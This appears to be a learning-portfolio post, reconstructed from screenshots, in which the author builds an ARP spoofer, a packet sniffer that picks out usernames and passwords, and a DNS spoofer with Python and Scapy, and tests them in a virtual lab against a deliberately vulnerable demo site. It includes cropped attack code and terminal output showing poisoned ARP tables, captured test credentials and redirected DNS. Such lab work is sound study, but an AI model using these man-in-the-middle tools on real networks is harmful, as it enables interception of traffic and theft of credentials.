An ARP Spoofer redirects the flow of packets, this means a malicious hacker can use it to become the middle-man between a victim’s device and their router, this means packets will be received by the middle-man before they reach the victim’s device or their router.

This is a very powerful tool and it is important to know how it works to defend against it.


I have decided to create an ARP Spoofer from scratch to understand how they work and the best ways to defend against them.

How it works

- Address Resolution Protocol is used to identify clients on their network.
- Each device will have an ARP table which links IP addresses on the same network with their MAC addresses.
- Clients connect with eachother on the same network with their MAC address.
- Any time a machine needs to sent a request to the internet, it will direct the request to the MAC address that is assosciated with the IP of the router.
- The Address Resolution Protocol can be exploited by an attacker who sends two ARP responses, one to the gateway and one to the victim, essentially telling the gateway that the attacker is the victim and vice versa.
- Clients can receive responses without sending requests.
- The points above allow an attacker to place themselves in between a victim on their gateway, receiving all data before either as they communicate.

ARP Spoofer

Notice the difference between the Physical address of IP 10.0.2.1 in the first and second print of it's interface.



```
root@kali:~# cd /root/PycharmProjects
root@kali:~/PycharmProjects# ls
arp_spoof  hello  mac_changer  network_scanner  pa
root@kali:~/PycharmProjects# cd network_scanner
root@kali:~/PycharmProjects/network_scanner# ls
network_scanner.py  venv
root@kali:~/PycharmProjects/network_scanner# pythor
IP                      MAC Address
-----------------------------------------
root@kali:~/PycharmProjects/network_scanner# pythor
IP                      MAC Address
-----------------------------------------
10.0.2.1                52:54:00:12:35:00
10.0.2.2                52:54:00:12:35:00
10.0.2.3                08:00:27:02:8e:86
10.0.2.11               08:00:27:e6:e5:59
root@kali:~/PycharmProjects/network_scanner#
```

root@kali: ~/PycharmPr

```
root@kali:~/PycharmProjects/network_scanner# cd ..
root@kali:~/PycharmProjects# ls
arp_spoof  hello  mac_changer  network_scanner  pa
root@kali:~/PycharmProjects# cd arp_spoof
root@kali:~/PycharmProjects/arp_spoof# ls
arp_spoof.py  venv
root@kali:~/PycharmProjects/arp_spoof# python arp_
[+] Packets sent: 32^C [+] Detected CTRL + C ........ Resetting ARP tables... Please wait.
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py -t 10.0.2.11 -s 10.0.2.1
[+] Packets sent: 60
```

root@kali: /opt/pycharm-community-2020.1.3/bin 96x3

The Virtual Machine reports that the guest OS supports **mouse pointer integration**. This means that you do not need to *capture* the mouse pointer to be able to use it

```
C:\Users\IEUser>arp -a

Interface: 10.0.2.11 --- 0xa
  Internet Address      Physical Address      Type
  10.0.2.1              52-54-00-12-35-00     dynamic
  10.0.2.3              08-00-27-59-fb-fa     dynamic
  10.0.2.15             08-00-27-59-fb-fa     dynamic
  10.0.2.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\IEUser>arp -a

Interface: 10.0.2.11 --- 0xa
  Internet Address      Physical Address      Type
  10.0.2.1              08-00-27-59-fb-fa     dynamic
  10.0.2.3              08-00-27-59-fb-fa     dynamic
  10.0.2.15             08-00-27-59-fb-fa     dynamic
  10.0.2.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\IEUser>_
```

arp_spoof – arp_spoof.py (ROOT)

```
_mac(ip):
_request = scapy.ARP(pdst=ip)
adcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
_request_broadcast = broadcast/arp_request
wered_list = scapy.srp(arp_request_broadcast, timeout=1, ver

urn answered_list[0][1].hwsrc


of(target_ip, spoof_ip):
get_mac = get_mac(target_ip)
ket = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc
py.send(packet, verbose=False)
int(packet.show())
int(packet.summary())


tore(destination_ip, source_ip):
tination_mac = get_mac(destination_ip)
rce_mac = get_mac(source_ip)
    packet = scapy.ARP(op=2, pdst=destination_ip, hwdst=destination
    scapy.send(packet, count=4, verbose=False)
    #print(packet.show())
    #print(packet.summary())


options = get_arguments()

try:
    sent_packets_count = 0
    while True:
        spoof(options.target_ip, options.spoof_ip)
        spoof(options.spoof_ip, options.target_ip)
        sent_packets_count = sent_packets_count + 2
```

What I learned

- What an ARP Spoofer is and how it works
- Loops in Python
- Counters in Python
- Exception Handling in Python
- Dynamic printing in Python
- Creating ARP Responses
- Sending ARP Responses


Packet sniffer

Used in conjuction with ARP Spoofer’s, packet sniffers can read packets which will allow the inspection of URL’s, passwords, images and all data a user will input and receive to and from the internet.

I decided to build my own packet sniffer to understand how these types of tools work.

Packet sniffer

Notice how packets can be filtered for keywords such as passwords and usernames and display them in the highlighted section.



```
10.0.2.2              52:54:00:12:35:00
10.0.2.3              08:00:27:02:8e:86
10.0.2.11             08:00:27:e6:e5:59
root@kali:~/PycharmProjects/network_scanner#
```

root@kali: ~/PycharmProjects/packet_sniffer 98x21

```
[+] Possible username/password > uname=mmr&pass=asdasd123123


[+] HTTP Request >> testphp.vulnweb.com/login.php
[+] HTTP Request >> testphp.vulnweb.com/login.php
[+] HTTP Request >> testphp.vulnweb.com/userinfo.php


[+] Possible username/password > uname=test&pass=test


[+] HTTP Request >> testphp.vulnweb.com/userinfo.php


[+] Possible username/password > uname=test&pass=test


[+] HTTP Request >> testphp.vulnweb.com/login.php
[+] HTTP Request >> testphp.vulnweb.com/login.php
```

root@kali: ~/PycharmProjects/arp_spoof 98x12

```
root@kali:~/PycharmProjects/arp_spoof# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe59:fbfa  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:59:fb:fa  txqueuelen 1000  (Ethernet)
        RX packets 5398  bytes 4314262 (4.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4663  bytes 2964650 (2.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py -t 10.0.2.11 -s 10.0.2.2
[+] Packets sent: 150
```

root@kali: /opt/pycharm-community-2020.1.3/bin 98x3

```
d be 13x13. Please fix ToolWindow (ID:  Problems View) or icon jar:file:/opt/pycharm-community-202
0.1.3/lib/icons.jar!/general/warning.svg
```

sniffer.py

```
port scapy.all as scapy
om scapy.layers import http


f sniff(interface):
  scapy.sniff(iface=interface, store=False, p

f get_url(packet):
  return packet[http.HTTPRequest].Host + pack

f get_login_info(packet):
  if packet.haslayer(scapy.Raw):
      load = packet[scapy.Raw].load
      keywords = ["username", "user", "login"
      for keyword in keywords:
          if keyword in load:
              return load

f process_sniffed_packet(packet):
  #print(packet)
  if packet.haslayer(http.HTTPRequest):
      url = packet[http.HTTPRequest].Host + p
      print("[+] HTTP Request >> " + url)

      login_info = get_login_info(packet)
      if login_info:
          print("\n\n[+] Possible username/pa



iff("eth0")
```

acunetix acuart
Demonstration site for Acunetix Web Vulnerability Scanner
categories | artists | disclaimer | your cart | guestbook | AJAX Demo
art
go
categories
artists
file
stbook
emo
art
nner
n help
Explorer
or
Flash

If you are already registered please enter your login information below:

Username :	test
Password :	••••
	login

You can also signup here.
Signup disabled. Please use the username test and the password test.

Privacy Policy | Contact Us | ©2019 Acunetix Ltd

ning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to
intended to help you test Acunetix. It also helps you understand how developer errors and bad config
someone break into your website. You can use it to test other tools and your manual hacking skills a
ok for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF),

What I learned

- Scapy library.
- Extracting data from specific layers using scapy.
- Analysing and extracting fields from layers using regex.
- How to capture data from any computer connected to the same network.
- Strings and Bytes in Python 3 (How to convert programs from Python 2 to Python 3.

DNS Spoofer

Servers are just computers with a lot of resources which are tuned to work a little different, a typical website like google is just a computer with certain files installed, one of these files will be a web server.

Users send requests like www.google.com to a computer designed to resolve domain names into IP addresses, the DNS server will have a table with a number of domains nd once it links the request to an IP address it will send the response back to the user telling the user that www.google.com is located at the appropiate IP address essentially linking the user's computer to googles computer.


Since it is possible to place onself in between a users computer and gateway to have packets flow through oneselves own computer, packet flow can be controlled and DNS requests can be hijacked. An attacker can serve their own IP address as a response, essentially delivering any website instead of the requested one.

Why create a DNS Spoofer


- Know how to defend against it.
- Learn how to convert ordinary packets into Scapy packets.
- Learn about DNS and how it works.
- Learn how to analyse and create custom DNS responses.

DNS Spoofer

This domain name server has been spoofed to direct to my own server which is just my computer, I can therefore deliver any type of data I want to the user.



```
            scapy_packet[scapy.
            scapy_packet[scapy.

            del scapy_packet[sc
            del scapy_packet[sc
            del scapy_packet[sc
            del scapy_packet[sc

            packet.set_payload(

        #print(scapy_packet.sho
    #packet.drop()
    packet.accept()


queue = netfilterqueue.Netfilte
```



```
root@kali:~/PycharmProjects/dns_spoof# python dns_spoof.py
[+] Spoofing target
```


```
root@kali: ~/PycharmProjects/dns_spoof 98x15
root@kali:~/PycharmProjects/dns_spoof# ping -c 1 testing-ground.scraping.pro
PING testing-ground.scraping.pro (204.15.135.8) 56(84) bytes of data.
64 bytes from CC0F8708.ptr.provps.com (204.15.135.8): icmp_seq=1 ttl=51 time=168 ms

--- testing-ground.scraping.pro ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 167.554/167.554/167.554/0.000 ms
root@kali:~/PycharmProjects/dns_spoof# ping -c 1 testing-ground.scraping.pro
PING testing-ground.scraping.pro (10.0.2.15) 56(84) bytes of data.
64 bytes from kali (10.0.2.15): icmp_seq=1 ttl=64 time=1.85 ms

--- testing-ground.scraping.pro ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.845/1.845/1.845/0.000 ms
root@kali:~/PycharmProjects/dns_spoof#
```

IP is 204.15.135.8

